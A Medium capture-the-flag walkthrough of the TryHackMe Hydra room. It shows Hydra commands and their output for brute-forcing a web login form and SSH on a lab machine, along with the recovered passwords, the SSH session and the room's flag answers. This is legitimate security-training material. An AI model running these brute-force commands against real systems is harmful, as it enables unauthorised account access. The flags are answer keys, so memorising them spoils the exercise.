

# Tryhackme: Hydra Walkthrough




Shrishtydayal · Follow


2 min read · Aug 31, 2020



... More



## Task-1 Hydra Introduction



1. Read the above and have Hydra at the ready.

Answer : Read and submit

#1 Read the above and have Hydra at the ready.

No answer needed

Question Done

## Task-2 Using Hydra

[Task 2] Using Hydra

Deploy the machine attached to this task, then navigate to [http://MACHINE\\_IP](http://MACHINE_IP) (this machine can take up to 3 minutes to boot)

**Hydra Commands**

The options we pass into Hydra depends on which service (protocol) we're attacking. For example if we wanted to bruteforce FTP with the username being user and a password list being passlist.txt, we'd use the following command:

```
hydra -l user -P passlist.txt ftp://MACHINE_IP
```

For the purpose of this deployed machine, here are the commands to use Hydra on SSH and a web form (POST method).

Deploy

1. Use Hydra to bruteforce molly's web password. What is flag 1?

Answer : THM{2673a7dd116de68e85c48ec0b1f2612e}

Steps :This can be done by basic hydra command (*hydra -l molly -P rockyou.txt http-post-form "/login:username=^USER^&password=^PASS^:incorrect" -V*) as given in description

Open in app ↗

Medium

Search




Below is an example Hydra command to brute force a POST login form:

```
hydra -l <username> -P <wordlist> MACHINE_IP http-post-form "/:username=^USER^&password=^PASS^:F=incorrect" -V
```

OPTION	DESCRIPTION
-l	Single username
-P	indicates use the following password list
http-post-form	indicates the type of form (post)
/login url	the login page URL
:username	the form field where the username is entered
^USER^	tells Hydra to use the username
password	the form field where the password is entered
^PASS^	tells Hydra to use the password list supplied earlier
Login	indicates to Hydra the Login failed message
Login failed	is the login failure message that the form returns
F=incorrect	If this word appears on the page, its incorrect
-V	verbose output for every attempt

af ^




## Login page for the given ip

```
oot@kali:~/Desktop# hydra -l molly -P rockyou.txt 10.10.124.71 http-post-form "/login:username='USER'&password='PASS':incorrect" -f
hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-31 04:18:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.124.71:80/login:username='USER'&password='PASS':incorrect
[80][http-post-form] host: 10.10.124.71 login: molly password: sunshine
[STATUS] attack finished for 10.10.124.71 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-31 04:18:34
oot@kali:~/Desktop#
```

using hydra to bruteforce

Now will submit the username:molly and password:sunshine on the login page and we will get the flag as shown below:



Flag

2 )Use Hydra to bruteforce molly's SSH password. What is flag 2?

Answer : THM{c8eeb0468febbadea859baeb33b2541b}

Steps: This can be done using command (*hydra -l molly -P rockyou.txt ssh -V*). You will get password and then login to ssh using this command (*ssh molly@IP*). Now 'ls' and 'cat' the flag.



## SSH

```
hydra -l <username> -P <full path to pass> MACHINE_IP -t 4 ssh
```

OPTION	DESCRIPTION
-l	is for the username
-P	Use a list of passwords
-t	specifies the number of threads to use

EXAMPLE

Use the hydra command for ssh

```
root@kali:~/Desktop# hydra -l molly -P rockyou.txt 10.10.124.71 ssh
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service orga
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-31 04:26:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~
[DATA] attacking ssh://10.10.124.71:22/
[22][ssh] host: 10.10.124.71 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-31 04:27:46
root@kali:~/Desktop# ssh molly@10.10.124.71 butterfly
The authenticity of host '10.10.124.71 (10.10.124.71)' can't be established.
ECDSA key fingerprint is SHA256:v0rKjXtbRWpdUq4YSerxgDdvIL+RgNp48DUG5Dh35lw.
Are you sure you want to continue connecting (yes/no)? yes
```

Now login using ssh username@ip

```
root@kali:~/Desktop# ssh molly@10.10.124.71
molly@10.10.124.71's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

55 packages can be updated.
32 updates are security updates.

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
```

```
molly@ip-10-10-124-71:~$ ls
flag2.txt
molly@ip-10-10-124-71:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-124-71:~$
```

FLag

Thank You for viewing my writeup!!



Follow

Written by Shrishtydayal

28 Followers · 14 Following

## Responses (4)



What are your thoughts?

Respond



Alavi Rafid Khan  
10 months ago



Thanks



Reply



Brayanrichardmendeschagas  
almost 2 years ago



obgdoooo



Reply



Muhmmad Aslam  
about 2 years ago



Thanks



Reply

See all responses

## More from Shrishtydayal



## Networking

Part of the Blue Primer series, learn the basics of networking

S



Shrishtydayal

### Networking : TryHackMe Walkthrough

Use this table to answer the questions below.

Aug 23, 2020



See all from Shrishtydayal

### Recommended from Medium





In T3CH by Axoloth

## TryHackMe | Training Impact on Teams | WriteUp

Discover the impact of training on teams and organisations




Nov 5, 2024



60





Jawstar

## CyberChef: The Basics Tryhackme Write up

Tryhackme

★ Nov 7, 2024 🖱 8



### Lists



#### Staff picks

791 stories · 1543 saves



#### Stories to Help You Level-Up at Work

19 stories · 908 saves



#### Self-Improvement 101

20 stories · 3177 saves



#### Productivity 101

20 stories · 2693 saves





 In T3CH by Axoloth

## TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

★ Nov 28, 2024 🖱 50



 In T3CH by Axoloth

## TryHackMe | SOC Fundamentals | WriteUp

Learn about the SOC team and their processes

★ Oct 25, 2024 🖱 51







 In T3CH by Axoloth

## TryHackMe | Search Skills | WriteUp

Learn to efficiently search the Internet and use specialized search engines and technical docs

★ Oct 26, 2024 🖱 61



 Sunny Singh Verma [ SuNnY ]

## SQLMap: The Basics [ Cyber Security 101 ] TryHackMe Writeup | Detailed Walkthrough | THM Premium...

Kudos To the Creators of this Room 🧐

Oct 23, 2024

 172

 2



---

See more recommendations